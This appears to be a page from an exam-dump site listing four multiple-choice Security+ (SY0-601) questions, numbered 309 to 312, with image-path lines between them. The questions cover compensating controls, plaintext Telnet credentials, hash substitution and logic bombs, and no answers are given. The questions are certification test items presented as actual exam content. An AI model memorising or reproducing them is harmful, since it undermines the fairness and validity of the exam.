
A vulnerability has been discovered and a known patch to address the vulnerability does not exist. Which of the following controls works BEST until a proper fix is released?

A. Detective

B. Compensating

C. Deterrent

D. Corrective



Actual exam question from CompTIA's SY0-601
Question #: 309
Topic #: 1
[All SY0-601 Questions]


While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network switches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps

B. A Telnet session

C. An SSH connection

D. SFTP traffic



Actual exam question from CompTIA's SY0-601
Question #: 310
Topic #: 1
[All SY0-601 Questions]


An attacker replaces a digitally signed document with another version that goes unnoticed. Upon reviewing the document's contents, the author notices some additional verbiage that was not originally in the document but cannot validate an integrity issue. Which of the following attacks was used?

A. Cryptomalware

B. Hash substitution

C. Collision

D. Phishing



Actual exam question from CompTIA's SY0-601

Question #: 311

Topic #: 1

[All SY0-601 Questions]


A security analyst notices that specific files are being deleted each time a systems administrator is on vacation. Which of the following BEST describes the type of malware that is running?

A. Fileless virus

B. Logic bomb

C. Keylogger

D. Ransomware



Actual exam question from CompTIA's SY0-601

Question #: 312

Topic #: 1

[All SY0-601 Questions]

